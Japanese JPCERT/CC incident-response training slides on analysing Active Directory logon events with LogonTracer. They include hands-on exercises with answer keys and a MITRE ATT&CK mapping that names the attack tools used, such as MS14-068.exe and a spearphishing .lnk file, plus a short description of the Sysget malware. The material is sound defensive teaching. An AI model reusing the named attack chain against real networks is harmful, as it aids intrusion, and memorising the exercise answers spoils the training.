
LogonTracer

- JPCERT/CCが公開したイベントログ分析サポートツール
- ログオンに関連するイベントを抽出してユーザ名とログインが行われたホスト情報の関連付けを行う
- 不審なログオンを行っているユーザ、ホストを抽出できる可能性がある


JPCERT/CCでは、ADログ分析をサポートするツールとして**LogonTracer**というツールを公開しています。
<https://github.com/JPCERTCC/LogonTracer>

LogonTracerは、ログを可視化と自動分析を行います。ログオンに関連するイベントを抽出してユーザ名とログインが行われたホスト情報の関連付けを行うことで、不審なログオンを行っているユーザ、ホストを抽出します。

LogonTracer



LogonTracer



188 | Copyright ©2020 JPCERT/CC All rights reserved.

Japan Computer Emergency Response Team Coordination Center

JPCERT CC®

LogonTracerのサンプル画像です。

LogonTracer

The screenshot shows the LogonTracer web application. At the top, there is a search bar with fields for Username (set to 'administrator'), Event ID (with checkboxes for 4624, 4625, 4768, 4769, 4776), and Count (0). There are buttons for 'search', 'search path', and 'Export'. On the left, a sidebar lists various logon events: All Users, SYSTEM Privileges, NTLM Remote Logon, RDP Logon, Network Logon, Batch Logon, Service Logon, MS14-068 Exploit Failure, Logon Failure, Detect DCSync/DCShadow, Add/Delete Users, Domain Check, and Audit Policy Change. The main area displays a network diagram with nodes representing users and hosts, connected by lines representing logon events. Annotations in Japanese are overlaid on the image:

- 検索バー**
アカウント名、EventID、Host (Search bar: Account name, EventID, Host)
- 特定の条件のイベントを検索** (Search for events under specific conditions)
- アカウント名、ホスト名を重要度でランキング** (Ranking account names and host names by importance)

On the right side, there are two tables:

Rank	User
1	administrator
2	chiyoda.tokyo
3	machida.kanagawa
4	yokohama.kanagawa
5	urayasu.chiba

Below the first table are 'Back' and 'Next' buttons. Below the second table are also 'Back' and 'Next' buttons.

Rank	Host
1	192.168.16.101
2	win7_64jp_02
3	192.168.16.103
4	192.168.16.102

LogonTracer

Timeline

Username▼

administrator

+

-

Table

search

all

Download▼

2017

9

29(Fri)

30(Sat)

1(Sun)

カウント数の推移を表示する

Username	15	16	17	18	19	20	21	22	23	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	
chiyoda.tokyo	0	8	4	0	4	0	4	4	0	4	0	8	4	0	4	0	4	0	4	5	0	7	0	4	0	4	4	0	4	0	5	0	3	1	0	1	0	0	0	0	0	0	0	0	0	0	0	0	
nagoya.aichi	0	5	0	7	4	0	4	0	4	0	4	8	0	4	0	4	0	4	0	5	0	7	0	4	4	0	4	0	4	0	8	0	4	0	0	0	0	0	0	6	0	3	0	0	0	0	6		
urayasu.chiba	0	4	4	0	8	0	4	0	4	0	4	4	0	4	5	0	7	0	4	0	4	0	4	0	8	0	4	4	0	4	0	4	4	0	8	0	4	0	4	0	8	4	0	4	0	4	0	4	
sakai.osaka	0	8	0	4	4	0	4	0	4	0	4	8	0	4	0	4	0	4	0	4	0	8	4	0	4	0	4	0	4	8	0	4	0	4	4	0	4	0	4	8	0	4	0	4	0	4	0		
yokohama.kanagawa	8	4	0	4	4	0	4	0	4	0	8	4	0	4	0	4	0	4	8	0	4	0	4	0	4	0	4	8	0	4	0	4	4	0	4	0	4	0	8	0	4	4	0	4	0	4	0		
sysg.admin	2	0	2	3	0	2	0	3	0	2	0	4	2	0	2	1	2	0	3	1	2	3	0	3	0	2	0	3	0	2	2	1	3	0	2	1	2	0	2	3	0	2	0	4	0	2	0	3	
sapporo.hokkaido	0	8	4	0	4	0	4	0	4	0	8	0	4	0	4	0	4	0	8	0	4	0	4	4	0	4	4	0	4	4	0	5	0	6	0	4	0	3	4	0	4	0	8	4	0	4	0	4	
naha.okinawa	0	3	3	0	2	2	1	2	0	2	4	0	2	2	1	2	0	3	2	0	3	3	0	2	2	1	2	2	0	4	0	2	2	1	2	2	0	3	2	0	3	3	0	2	2	1	2		
administrator	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0		
machida.kanagawa	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0		
maebashi.gunma	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0		
hakata.fukuoka	0	4	0	8	0	4	0	4	0	4	4	0	8	0	4	0	4	0	4	0	8	0	4	0	4	4	0	4	4	0	4	5	0	7	0	4	0	4	4	0	4	0	8	0	4	4	0	4	0
urawa.saitama	0	4	8	0	4	0	4	3	0	4	0	4	8	0	4	0	4	0	4	0	5	0	7	0	4	4	0	4	0	4	8	0	4	0	4	0	4	4	0	4	0	8	4	0	4	0	4	0	
mito.ibaraki	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	
utsunomiya.tochigi	1	2	2	0	3	0	2	0	4	0	2	2	1	2	0	2	2	2	0	2	3	0	2	0	3	0	3	0	3	2	0	2	1	2	0	2	2	2	2	0	3	0	2	0	3	0	3	2	

LogonTracer



LogonTracerのサンプル画像です。

LogonTracer

■ ツール

— <https://github.com/JPCERTCC/LogonTracer>

■ ツールのインストール方法などについては以下を参照

— LogonTracer wiki

— <https://github.com/JPCERTCC/LogonTracer/wiki>

■ Dockerが使える場合は、Dockerイメージの使用が お勧め

— <https://github.com/JPCERTCC/LogonTracer/wiki/Dockerイメージの使い方>

LogonTracerについて詳しくは、以下の動画をご覧ください。

<https://www.youtube.com/watch?v=aX-vTd7-moY>

https://www.youtube.com/watch?v=_shpz5RnppA

また、インストール方法については、以下をご覧ください。

<https://github.com/JPCERTCC/LogonTracer/wiki>

LogonTracerをテストする場合は、Dockerを使用するのが最も簡単な方法です。

<https://github.com/JPCERTCC/LogonTracer/wiki/Dockerイメージの使い方>

ハンズオン 6

Active Directoryの調査

分析ツールを使用してActive Directory サーバのイベントログを調査

- LogonTracerを起動したら、以下のイベントログをインポート
— Handson6¥Security.xml
- 注意
 - JavaScriptの有効化
 - FireFox, Chrome, Edgeを使用
 - Internet Explorer / Safariは正しく表示されない可能性があります

注意: ハンズオン 6 についてはLogonTracerを使いながら進めることとなります。インストールなどについては、1
つ前のスライドをご覧ください。

ハンズオン 6

Active Directoryの調査

Q1. sysg.adminを使用してログオンされた端末を特定してください。

ハンズオン 6

Active Directoryの調査

Q1. sysg.adminを使用してログオンされた端末を特定してください。


解答

192.168.16.101, 192.168.16.103,
192.168.16.104, 192.168.16.109

解説

username = sysg.adminで検索し、結果を確認

ハンズオン 6



ハンズオン 6

Active Directoryの調査

Q2. 管理者権限でログオンされた端末を
特定してください。

ハンズオン 6

Active Directoryの調査

Q2. 管理者権限でログオンされた端末を特定してください。


解答

192.168.16.101, 192.168.16.103,
192.168.16.104, 192.168.16.109

解説

SYSTEM privilegesボタンを押して、表示される端末を確認

ハンズオン 6



LogonTracerを利用した調査方法

調査例

- 管理者権限を使用した端末の調査
- マルウェア感染が分かった端末・ユーザの調査
 - 該当の端末が使用した意図しないユーザなどを調べることができる
- ユーザ使用状況の全体像把握

LogonTracerを使用したログの調査の観点としては、以下のような観点で調査することが可能です。

管理者権限を使用した端末の調査
マルウェア感染が分かった端末・ユーザの調査
ユーザ使用状況の全体像把握


それ以外にも、いくつかの攻撃手法を検知するための機能がありますので、ぜひ試してみてください。

ユーザ使用状況の全体像把握

不審なイベントログを検知しやすい運用


良い例

(端末とアカウントが1:1)



悪い例

(端末とアカウントが多:1or多:多)




不審なイベントログを見つけやすいだけでなく、
侵害のリスクを低減できる

ログ調査を容易にするために、ドメイン管理者アカウントでログインする端末を事前に決めておくことを推奨します。決めておいた端末以外からのドメイン管理者アカウントログインがあれば、不審な挙動ではないか疑うことができます。また、各端末のメモリに認証情報が残存するリスクも低減することができます。

ユーザ使用状況の全体像把握

1ホスト=1アカウント運用を行っている場合




➡ 1対1の関係になっていることが分かる

そのような運用が徹底されていれば、LogonTracerで可視化するとこのようにわかりやすい形になります。

ユーザ使用状況の全体像把握

1ホスト=1アカウント運用を行っている場合



203

Copyright ©2020 JPCERT/CC All rights reserved.


Japan Computer Emergency Response Team Coordination Center

JPCERT CC®

そのため、不正なログオンが行われたときに以上に気づきやすくなります。

ユーザ使用状況の全体像把握

1ホスト=複数アカウント運用を行っている場合



➡ このようになってしまうと不正使用に気付くことは困難
ほとんどの組織ではこのような運用になってしまっている

ただ、多くの組織ではこのような運用になってしまっているため、分析には時間がかかります。

ハンズオン7

インシデントタイムラインの整理

ハンズオン 7


インシデントタイムラインの整理

マルウェアのネットワーク侵入から情報漏洩までの流れを整理してまとめてください。

- 感染拡大が拡大した流れを整理する
 - 初めに感染した端末は？
 - 悪用された脆弱性は？
 - 感染拡大に使われた攻撃手法は？
 - 2次感染が行われた端末は？

最後に、これまでの調査で分かったインシデントの概要をまとめてみましょう。

調査結果のまとめ



インシデント調査の結果をまとめると、このような流れで攻撃が行われたことがわかります。

演習問題作成に利用した 攻撃手法

以降では、今回のハンズオンで使用されていた攻撃手法についてまとめています。

今回利用した攻撃手法①

初期侵入	実行	持続	権限昇格	妨害
Drive-by Compromise	CMSTP	Accessibility Features	Access Token Manipulation	Access Token Manipulation
Exploit Public-Facing Application	Command-Line Interface	Account Manipulation	Accessibility Features	Binary Padding
Hardware Additions	Compiled HTML File	AppCert DLLs	AppCert DLLs	BITS Jobs
Replication Through Removable Media	Control Panel Items	AppInit DLLs	AppInit DLLs	Bypass User Account Control
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Application Shimming	CMSTP
Spearphishing Link	Execution through API	Authentication Package	Bypass User Account Control	Code Signing
Spearphishing	Execution through Module	BITS Jobs	DLL Search Order Hijacking	Compiled HTML File
Supplies	Interview.doc.lnk	Bootkit	Exploitation for Privilege Escalation	Component Firmware
Trust		Browser Extensions	Extra Window Memory Injection	Component Object Model Hijacking
Valid Accounts	InstallUtil	Change Default File Association	File System Permissions Weakness	Control Panel Items
	LSASS Driver	Component Firmware	Hooking	Disabling Security Tools
	Mshta	Component Object Model Hijacking	Image File Execution Options Injection	DLL Search Order Hijacking
	PowerShell	Create Account	New Service	DLL Side-Loading
	Regsvcs/Regasm	DLL Search Order Hijacking	Path Interception	Exploitation for Defense Evasion
	Regsvr32	External Remote Services	Port Monitors	Extra Window Memory Injection
	Rundll32	File System Permissions Weakness	Process Injection	File Deletion
	Scheduled Task	Hidden Files and Directories	Scheduled Task	File Permissions Modification
	Scripting	Hooking	Service Registry Permissions Weakness	File System Level Access
	Sendmail	Hypervisor	SID-History Injection	Hidden Files and Directories
	Third-party Software	Image File Execution Options Injection	Valid Accounts	Image File Execution Options Injection
	Trusted Developer Utilities	Logon Scripts	Web Shell	Indicator Blocking
	User Execution	LSASS Driver		Indicator Removal from Tools
	Windows Management Instrumentation	Modify Existing Service		Indicator Removal on Host
	Windows Remote Management	New Service		Indirect Command Execution
		Office Application Startup		

標的型メール+添付ファイル
Interview.doc.lnk

MS14-068.exe
(攻撃ツール)

atコマンド
(標準コマンド)

アイコン偽装

delコマンド
(標準コマンド)

<https://mitre.github.io/attack-navigator/enterprise/#>

MITRE ATT&CKに沿って攻撃手法を整理すると、このようになります。

ATT&CKは、攻撃者の攻撃手法、戦術を分析して作成されたセキュリティのフレームワーク・ナレッジベースです。攻撃者などの攻撃手法をまとめる際に利用されることがある、攻撃手法をまとめたデータベースです。

今回利用した攻撃手法②

認証情報取得	探索	横展開	情報収取	情報持出	C&C
Account Manipulation	Account Discovery	Application Deployment Software	Audio Capture	Automated Exfiltration	Commonly Used Port
Brute Force	Application Window Discovery	Distributed Component Object Model	rar.exe (アーカイブツール)	Data Compressed	Communication Through Removable Media
Credential Dumping	Browser Bookmark	File and Directory	Data from Information Repositories	Data Encrypted	Custom Command and Control Protocol
Credential Files	File and Directory	File and Directory	Data from Local System	Data Transfer Size Limits	Custom Cryptographic Protocol
Credential Network Service Scanning	Network Service Scanning	Pass the Ticket	Data from Network Shared Drive	Exfiltration Over Alternative Protocol	Data Encoding
Exploit Access	Share Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Command and Control Channel	Data Obfuscation
Forced	Sniffing	Remote File Copy	Data Staged	Exfiltration Over Other Network Medium	Domain Fronting
Hooking	Policy Discovery	Remote Services	Email Collection	Exfiltration Over Physical Medium	Fallback Channels
Input C	Physical Device Discovery	Replication Through Removable Media	Input Capture	Scheduled Transfer	マルウェア (次ページ詳細)
Kerberoasting	Permission Groups Discovery	Shared Webroot	Screen Capture		Multilayer Encryption
LLMNR/NBT-NS Poisoning	Process Discovery	Taint Shared Content	Video Capture		Remote Access Tools
Network Sniffing	Query Registry	Third-party Software			Remote File Copy
Password Filter DLL	Remote System Discovery	Windows Admin Shares			Standard Application Layer Protocol
Private Keys	Security Software Discovery	Windows Remote Management			Standard Cryptographic Protocol
Two-Factor Authentication Interception	System Information Discovery				Standard Non-Application Layer Protocol
	System Network Configuration Discovery				Uncommonly Used Port
	System Network Connections Discovery				Web Service
	System Owner/User Discovery				
	System Service Discovery				
	System Time Discovery				

<https://mitre.github.io/attack-navigator/enterprise/#>

攻撃に使用したマルウェア

Sysget※

DragonOKと呼ばれる攻撃グループが
使用するマルウェア

Sysgetは2つしか機能がない

- ・ 任意のシェルコマンド実行
- ・ ファイルのアップロード・ダウンロード



